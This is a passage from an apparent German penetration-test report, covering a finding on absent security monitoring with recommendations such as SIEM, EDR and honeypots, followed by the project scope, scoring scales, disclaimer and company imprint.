CVSS v3.1: [0.0 \(Info\)](#)

- Interne Infrastruktur

3.7.1 Übersicht

Sicherheitsrelevante Ereignisse wurden während des Pentests nicht oder nur eingeschränkt erkannt⁴. Laut Aussagen unseres Ansprechpartners war kein vollumfängliches Monitoring für sicherheitsrelevante Ereignisse im Einsatz. Darüber können Ereignisse an zentraler Stelle gesammelt und ausgewertet werden, um bei auffälligem Verhalten zu alarmieren, damit auf Angriffe reagiert werden kann.

Mögliche Folgen einer erfolgreichen Ausnutzung 🔥 🔥 🔥 🔥 🔥

- Unbemerktes Eindringen und Ausbreiten im Netzwerk durch Angreifer, was zur Übernahme der gesamten Infrastruktur führen kann

Beispiele für Voraussetzungen für eine Ausnutzung 🎲 🎲 🎲 🎲 🎲

- Der Einsatz eines SIEMs ist zur Erkennung von typischem Angriffsverhalten sinnvoll
- Unter Umständen kann bereits die erste Phase eines Angriffs erkannt werden, wenn beispielsweise ein Word-Dokument aus einer Phishing-Mail geöffnet wird und dieses im Hintergrund eine Kommandozeile öffnet

⁴Die niedrige Bewertung ist darauf zurückzuführen, dass dies keine technische Schwachstelle, sondern ein fehlender Angriffserkennungs-/Abwehrmechanismus ist.

3.7.2 Empfehlung

Kurzfristige mitigierende Maßnahmen:

- Einrichten von Honeypots – dies sind Objekte, die als einzigen Zweck haben, sich verwundbar zu präsentieren und, wenn sie angegriffen/verwendet werden, einen Alarm auslösen
- Beispiele sind Systeme/Server, Benutzerkonten mit absichtlich einfachem Passwort und absichtlich verwundbare Zertifikatsvorlagen

Umfassende Lösung:

- Erstellen eines Konzepts zum Monitoring sicherheitsrelevanter Ereignisse unter Berücksichtigung folgender Komponenten:
 - Antivirus-Software und Endpoint-Detection-and-Response-Lösung (EDR)
 - Security Information and Event Management (SIEM)
 - Security Operations Center (SOC)
 - Incident Response (IR)
 - Mögliche Quellen: [BSI – Detektion von sicherheitsrelevanten Ereignissen](#) und [BSI – Behandlung von Sicherheitsvorfällen](#)
- Dabei sollten mitunter folgende Aktivitäten eingebunden werden:
 - Ungewöhnliches Verhalten im Netzwerk, beispielsweise Portscans, ARP-Spoofing oder DHCP-Spoofing
 - Angriffe auf Webanwendungen
 - Im Active Directory:
 - Modifikation sensibler Gruppen, wie lokale Administratoren oder Domänen-Administratoren
 - Ausstellen von Kerberos-Tickets mit langer Gültigkeitsdauer
 - Analyse von Aktivitäten auf Client-Geräten statisch und verhaltensbasiert
- Anschließender Realitätscheck: Simulieren von Angriffen durch ein Red Teaming oder Purple Teaming, um zu prüfen, ob Aktivitäten erkannt werden

3.7.3 Technische Details

- Folgende Aktionen aus dem Pentest hätten typischerweise zentrale Alarme ausgelöst:
 - Lokale Rechteerweiterung, Hinzufügen eines Benutzerkontos in die Gruppe der Domänen-Admins, Auslösen von Antivirus-Alarmen auf dem bereitgestellten Laptop
- Weiterhin wurde uns mitgeteilt, dass Logs von Systemen oder Netzwerkverkehr nicht zentralisiert gesammelt und verwaltet wurden. Dies macht eine Nachverfolgung eines Angreifers schwer oder gar unmöglich.

4 Projektrahmen

4.1 Involvierte Personen

Name	Rolle	Mail-Adresse
Christian Stehle	Projektleitung & Durchführung	christian.stehle@mind-bytes.de
Nina Wagner	Durchführung & Review	nina.wagner@mind-bytes.de
Simon Holl	Durchführung	simon.holl@mind-bytes.de
Max Musterfrau	IT-Leiter	max.musterfrau@musterfirma.de

4.1 Testzeitraum

01.10.23 - 10.10.23

4.2 Testgegenstand

Asset-Typ	Wert	Beschreibung
Domäne	example.local	Active-Directory-Domäne

4.3 Zugriffsweg

Der Zugriff erfolgte über einen bereitgestellten Laptop mit einer VPN-Installation.

4.4 Bereitgestellte Benutzerkonten

Benutzerkonto	Rolle/Rechte
cstehle	Standard-Benutzer im Active Directory
nwagner	Standard-Benutzer im Active-Directory
sholl	Standard-Benutzer im Active-Directory

4.5 Bereitgestellte Informationen

Um zielgerichtete und effiziente Prüfungen zu ermöglichen, wurden folgende Daten bereitgestellt:

- Backup-Infrastruktur:
 - Schematischer Aufbau (backup-infrastruktur.png)
 - Textuelle Beschreibung (dokumentation-backup-infrastruktur.pdf)
- Aufbau internes Netzwerk:
 - Implementierte Segmentierung & IP-Bereiche (netzwerk-segmentierung.xlsx)

5 Anhang

5.1 Erläuterungen Bewertungsskalen

	Common Vulnerability Scoring System (CVSS)	MindBytes-Score
Erläuterung	<ul style="list-style-type: none"> Standardisiertes Bewertungssystem für die Schwere von Sicherheitslücken in Software und Systemen Technische Bewertung De facto Industrie-Standard 	<ul style="list-style-type: none"> Bewertungssystem der MindBytes mit risikobasiertem Ansatz und Fokus auf (potenziellem) Schaden und Wahrscheinlichkeit Wahrscheinlichkeit bedeutet in diesem Kontext, wie einfach eine Schwachstelle ausnutzbar ist Der Score basiert auf der CVSS-Bewertung und lässt darüber hinaus die Anzahl und Wichtigkeit der betroffenen Systeme einfließen
Bewertungsskalen	Skala von 0 (Info) bis 10 (kritisch) zur Einstufung der Schwere einer Schwachstelle	Skala von 0-5 zur Bewertung von Schaden und Wahrscheinlichkeit

6 Änderungsverzeichnis

Version	Datum	Änderung	Wer
1.0	13.11.23	Freigabe	Nina Wagner

7 Disclaimer

Dieses Projekt wurde durchgeführt, um die Sicherheit der im Fokus liegenden Komponenten zu bewerten und Schwachstellen aufzudecken.

1. Bei diesem Test handelt es sich um eine Momentaufnahme und keine fortlaufende Sicherheitsüberwachung. Die Sicherheitslage kann sich im Laufe der Zeit ändern, beispielsweise durch Veränderungen an den Komponenten, preisgegebenen Informationen, neue Angriffstechniken oder Schwachstellen.
2. Das Projekt wurde innerhalb eines begrenzten Zeitrahmens durchgeführt. Dies kann dazu führen, dass nicht alle potenziellen Schwachstellen und preisgegebenen Informationen identifiziert wurden.
3. Auch wenn das Projekt mit großer Sorgfalt durchgeführt wurde, sind False-Positives nicht auszuschließen.

8 Impressum

MindBytes GmbH | Probststraße 15 | 70567 Stuttgart

+49 711 20709567 | hallo@mind-bytes.de | <https://mind-bytes.de>

Amtsgericht Stuttgart, HRB 790784 | USt-IdNr: DE363069855

vertreten durch die **Geschäftsführung Christian Stehle, Nina Wagner, Simon Holl**